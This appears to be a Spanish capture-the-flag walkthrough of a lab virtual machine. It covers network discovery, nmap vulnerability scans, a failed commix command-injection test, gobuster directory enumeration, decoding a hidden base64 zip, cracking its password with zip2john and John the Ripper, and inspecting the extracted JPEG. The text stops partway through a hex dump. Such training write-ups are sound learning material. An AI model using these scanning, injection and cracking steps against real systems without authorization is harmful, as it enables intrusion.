https://github.com/aguayro @9v@yr0

Nos presentan una máquina para su estudio de las todas las vulnerabilidades que pueda presentar.

Explotación de la máquina

Averiguramos la ip de la máquina a explotar, usamos netdiscover en vez de nmap

netdiscover -r 192.168.56.0/24

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.56.1    0a:00:27:00:00:06      1      60  Unknown vendor
192.168.56.100  08:00:27:fa:5e:06      1      60  PCS Systemtechnik GmbH
192.168.56.109  08:00:27:27:b9:b1      1      60  PCS Systemtechnik GmbH
```

Fase reconocimiento

Usamos nmap para descubrir puertos abiertos en el equipo


nmap -sC -sV -sS 192.168.56.109

```
└─# nmap -sC -sV -sS 192.168.56.109
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-05 04:25 EDT
Nmap scan report for 192.168.56.109
Host is up (0.0020s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 59:d4:c0:fd:62:45:97:83:15:c0:15:b2:ac:25:60:99 (RSA)
|   256 7e:37:f0:11:63:80:15:a3:d3:9d:43:c6:09:be:fb:da (ECDSA)
|   256 52:e9:4f:71:bc:14:dc:00:34:f2:a7:b3:58:b5:0d:ce (ED25519)
80/tcp open  http    Apache httpd 2.4.29
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2020-10-29 21:07  site/
|_
|_http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: 08:00:27:27:B9:B1 (Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.38 seconds
```


Nmap nos desvela los siguientes puertos abiertos

- 22 ssh con el servicio openSSH versión 7.6p1
- 80 WEB con el servicio Apache versión 2.4.29

Nos centramos en el servicio web, accedemos a la página




Accedemos a la carpeta /site/ pero no podemos ver nada del contenido de la web. Observamos el código html y hace una referencia a un recurso en internet por lo que al estar cerrado el acceso no puede mostrar el contenido.



Vamos a realizar una búsqueda de vulnerabilidades con nmap


```
# nmap --script=vuln 192.168.56.109
```




```
└─# nmap --script=vuln 192.168.56.109
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-05 04:35 EDT
Nmap scan report for 192.168.56.109
Host is up (0.0021s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-sql-injection:
|   Possible sqli for queries:
|     http://192.168.56.109:80/?C=M%3BO%3DA%27%20OR%20sqlspider
```

Nos indicar que puede ser vulnerable a inyección sql, vamos a ver si es cierto

commix -u http://192.168.56.109 --crawl=3



```
└─# commix  -u http://192.168.56.109 --crawl=3                                                              130 ×
                                          __
   ___   ___     ___ ___     ___ ___     /\_\   __  _
  /'___\ / __`\ /' __` __`\ /' __` __`\/\ \ /\ \/'\  v3.9-stable
 /\ \__//\ \L\ \/\ \/\ \/\ \/\ \/\ \/\ \ \ \\/>  </
 \ \____\ \____/\ \_\ \_\ \_\ \_\ \_\ \_\ \_\/\_/\_\ https://commixproject.com
  \/____/\/___/  \/_/\/_/\/_/\/_/\/_/\/_/\/_/\//\/_/ (@commixproject)

+--
Automated All-in-One OS Command Injection Exploitation Tool
Copyright © 2014-2024 Anastasios Stasinopoulos (@ancst)
+--

(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, s
tate and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[05:12:07] [warning] Internet seems unreachable.
[05:12:07] [info] Starting crawler for target URL 'http://192.168.56.109'.
Do you want to check target for the existence of site's sitemap(.xml)? [y/N] >
[05:15:19] [info] Searching for usable links with depth 1.
[05:15:19] [info] 5/5 links visited.
[05:15:19] [info] Searching for usable links with depth 2.
[05:15:19] [info] Searching for usable links with depth 3.
[05:15:19] [info] 4/4 links visited.
Do you want to normalize crawling results? [Y/n] >
Do you want to store crawling results to a temporary file (for eventual further processing with other tools)? [y/N] >
[05:15:22] [info] Found a total of 1 target.
[1/1] URL - http://192.168.56.109?C=N;O=D
Do you want to use URL #1 to perform tests? [Y/n] >
[05:15:31] [info] Testing connection to the target URL.
[05:15:31] [info] Performing identification checks to the target URL.
[05:15:31] [info] Setting GET parameter 'C' for tests.
[05:15:32] [warning] Heuristic (basic) tests shows that GET parameter 'C' might not be injectable.
[05:15:43] [info] Testing the (results-based) classic command injection technique... (88.9%)
```



```
It seems that you don't have permissions to read and/or write files in directory '/var/www/192.168.56.109/public_html'. You are advised to rerun with option '--web-root
'.
Do you want to use the temporary directory ('/tmp/')? [Y/n] >
[05:16:16] [info] Trying to create a file in temporary directory ('/tmp/') for command execution output.
[05:16:16] [warning] It is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions.
[05:16:17] [info] Testing the (semi-blind) tempfile-based injection technique.
[05:16:17] [warning] The tested GET parameter 'C' does not seem to be injectable.
[05:16:17] [error] All tested parameters appear to be not injectable. Try to increase value for '--level' option if you wish to perform more tests. If you suspect that
there is some kind of protection mechanism involved, maybe you could try to use option '--alter-shell' and/or use option '--tamper' and/or switch '--random-agent'.
```

Vamos a hacer enumeración de los directorios que tiene el servicio web apache con gobuster

gobuster dir -r -u http://192.168.56.109/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -x txt,php,html

```
└─# gobuster dir -r -u http://192.168.56.109/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -x txt,php,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.109/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 279]
/.htpasswd            (Status: 403) [Size: 279]
/.htaccess.txt        (Status: 403) [Size: 279]
/.hta.html            (Status: 403) [Size: 279]
/.hta.txt             (Status: 403) [Size: 279]
/.htaccess.php        (Status: 403) [Size: 279]
/.htpasswd.txt        (Status: 403) [Size: 279]
/.htaccess.html       (Status: 403) [Size: 279]
/.htpasswd.php        (Status: 403) [Size: 279]
/.htpasswd.html       (Status: 403) [Size: 279]
/.htaccess            (Status: 403) [Size: 279]
/.hta.php             (Status: 403) [Size: 279]
/server-status        (Status: 403) [Size: 279]
/site                 (Status: 200) [Size: 4419]
Progress: 18908 / 18908 (100.00%)
===============================================================
Finished
```

Obtenemos el mismo resultado que nos devolvió nmap, la carpeta /site volvemos a lanzar gobuster sobre dicha carpeta

gobuster dir -r -u http://192.168.56.109/site/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -x txt,php,html

https://github.com/aguayro @9v@yr0

```
└─# gobuster dir -r -u http://192.168.56.109/site/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -x txt,php,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.109/site/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,php,html
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 279]
/.hta.txt            (Status: 403) [Size: 279]
/.hta.php            (Status: 403) [Size: 279]
/.hta.html           (Status: 403) [Size: 279]
/.htaccess           (Status: 403) [Size: 279]
/.htaccess.txt       (Status: 403) [Size: 279]
/.htaccess.html      (Status: 403) [Size: 279]
/.htpasswd.txt       (Status: 403) [Size: 279]
/.htpasswd.php       (Status: 403) [Size: 279]
/.htpasswd           (Status: 403) [Size: 279]
/.htaccess.php       (Status: 403) [Size: 279]
/.htpasswd.html      (Status: 403) [Size: 279]
/css                 (Status: 200) [Size: 1376]
/images              (Status: 200) [Size: 1360]
/index.html          (Status: 200) [Size: 4419]
/index.html          (Status: 200) [Size: 4419]
/js                  (Status: 200) [Size: 951]
/war.txt             (Status: 200) [Size: 13]
Progress: 18908 / 18908 (100.00%)
```

Nos devuelve varias carpeta y ficheros, exploramos todos los directorios sin encontrar nada destacable salvo el fichero war.txt.
Veamos lo que contiene:

curl http://192.168.56.109/site/war.txt

```
└─# curl http://192.168.56.109/site/war.txt
/war-is-over
```

https://github.com/aguayro @9v@yr0

Tenemos otro directorio /war-is-over/ veamos lo que contiene con la ayuda de gobuster

```
└─# gobuster dir -r -u http://192.168.56.109/site/war-is-over/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -x txt,php,html
═══════════════════════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://192.168.56.109/site/war-is-over/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,php,html
[+] Follow Redirect:         true
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/.hta                (Status: 403) [Size: 279]
/.hta.html           (Status: 403) [Size: 279]
/.htaccess.php       (Status: 403) [Size: 279]
/.htaccess.txt       (Status: 403) [Size: 279]
/.hta.php            (Status: 403) [Size: 279]
/.hta.txt            (Status: 403) [Size: 279]
/.htpasswd.php       (Status: 403) [Size: 279]
/.htpasswd           (Status: 403) [Size: 279]
/.htaccess           (Status: 403) [Size: 279]
/.htpasswd.html      (Status: 403) [Size: 279]
/.htpasswd.txt       (Status: 403) [Size: 279]
/.htaccess.html      (Status: 403) [Size: 279]
/index.html          (Status: 200) [Size: 1881260]
/index.html          (Status: 200) [Size: 1881260]
═══════════════════════════════════════════════════════════════
Finished
```

Accedemos a dicha url 192.168.56.109/site/war-is-over/


192.168.56.109/site/war-is-o ×

192.168.56.109/site/war-is-over/

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec | Nessus Essentials / Lo... | Área personal | are

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

Parece un texto cifrado, veamos en que puede estar cifrado usando la web dcode.fr



Nos da más opciones que este codificado en base64, vamos a descargarlo para su análisis

curl http://192.168.56.109/site/war-is-over/ | base64 -d > fichero_war-is-over.txt

```
└─# curl http://192.168.56.109/site/war-is-over/ | base64 -d > fichero_war-is-over.txt
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 1837k  100 1837k    0     0  17.5M      0 --:--:-- --:--:-- --:--:-- 17.7M
```

Identificamos el tipo de fichero con el comando file

file fichero_war-is-over.txt

```
└─# file fichero_war-is-over.txt
fichero_war-is-over.txt: Zip archive data, at least v5.1 to extract, compression method=AES Encrypted
```

Renombramos el nombre del fichero a .zip y obtenemos el hash del fichero con la ayuda de zip2john

zip2john fichero_war-is-over.zip > hash

Una vez tengamos el hash, vamos a intentar averiguar la contraseña con la john the Ripper

john hash --wordlist=/usr/share/wordlists/rockyou.txt

```
└─# john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 SSE2 4x])
Cost 1 (HMAC size) is 1410760 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]      (fichero_war-is-over.zip/king)
1g 0:00:00:17 DONE (2024-06-05 06:42) 0.05714g/s 16969p/s 16969c/s 16969C/s redson..papitotequiero
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

https://github.com/aguayro @9v@yr0


Descomprimimos el fichero con 7z

7z x fichero_war-is-over.zip -pxxxxxxxxxx

```
└─# 7z x fichero_war-is-over.zip -p[redacted]

7-Zip 23.01 (x64) : Copyright (c) 1999-2023 Igor Pavlov : 2023-06-20
 64-bit locale=en_US.UTF-8 Threads:2 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 1410944 bytes (1378 KiB)

Extracting archive: fichero_war-is-over.zip
--
Path = fichero_war-is-over.zip
Type = zip
Physical Size = 1410944

Everything is Ok

Size:       1429762
Compressed: 1410944
```

Tenemos un fichero llamado king que resulta ser una imagen jpeg

```
└─# ls -al
total 5576
drwxr-xr-x 2 root root    4096 Jun  5 06:49 .
drwxr-xr-x 9 kali kali    4096 Jun  5 03:50 ..
-rw-r--r-- 1 root root      53 Jun  5 04:00 curl.log
-rw-r--r-- 1 root root 1410944 Jun  5 06:28 fichero_war-is-over.zip
-rw-r--r-- 1 root root    1029 Jun  5 03:58 gobuster1.log
-rw-r--r-- 1 root root    1164 Jun  5 03:59 gobuster.log
-rw-r--r-- 1 root root 2821674 Jun  5 06:30 hash
-rw-r--r-- 1 root root 1429762 Sep  3  2021 king
-rw-r--r-- 1 root root    1186 Jun  5 03:52 netdiscover.txt
-rw-r--r-- 1 root root    1155 Jun  5 03:52 netdiscover.txt~
-rw-r--r-- 1 root root    5477 Jun  5 03:56 nmap.log
-rw-r--r-- 1 root root      16 Jun  5 04:24 README.TXT

┌──(root㉿kali)-[/home/kali/Documents/pentesting/case_05]
└─# file king
king: JPEG image data, Exif standard: [TIFF image data, big-endian, direntries=14, height=4000, bps=0, PhotometricInterpretation=RGB, description=Viking ships on the water under the sun
nd dark storm. Invasion in the storm. 3D illustration.; Shutterstock ID 100901071, orientation=upper-left, width=6000], baseline, precision 8, 1600×1067, components 3
```



https://github.com/aguayro @9v@yr0

Vamos a ver la información exif de la imagen

exiftool king.jpeg

```
└─# exiftool king.jpeg
ExifTool Version Number         : 12.76
File Name                       : king.jpeg
Directory                       : .
File Size                       : 1430 kB
File Modification Date/Time     : 2021:09:03 06:30:03-04:00
File Access Date/Time           : 2024:06:05 07:07:57-04:00
File Inode Change Date/Time     : 2024:06:05 07:06:19-04:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
Exif Byte Order                 : Big-endian (Motorola, MM)
Photometric Interpretation      : RGB
Image Description               : Viking ships on the water under the sunlight and dark storm. Invasion in the storm. 3D illustration.; Shutterstock ID 1009010713
Orientation                     : Horizontal (normal)
Samples Per Pixel               : 3
X Resolution                    : 300
Y Resolution                    : 300
Resolution Unit                 : inches
Software                        : Adobe Photoshop CC 2019 (Windows)
Modify Date                     : 2018:11:26 10:32:02
Artist                          : vlastas
Exif Version                    : 0221
Color Space                     : Uncalibrated
Exif Image Width                : 1600
Exif Image Height               : 1067
Compression                     : JPEG (old-style)
Thumbnail Offset                : 558
Thumbnail Length                : 5613
Current IPTC Digest             : 73f42d7d127f00bdd0e556910f4a85a8
```

Exploramos la cabecera hexadecimal del fichero King.jpeg

xxd king.jpeg

```
└─# xxd king.jpeg
00000000: ffd8 ffe1 1817 4578 6966 0000 4d4d 002a  ......Exif..MM.*
00000010: 0000 0008 000e 0100 0003 0000 0001 1770  ...........p
00000020: 0000 0101 0003 0000 0001 0fa0 0000 0102  ................
00000030: 0003 0000 0003 0000 00b0 0106 0003 0000  ................
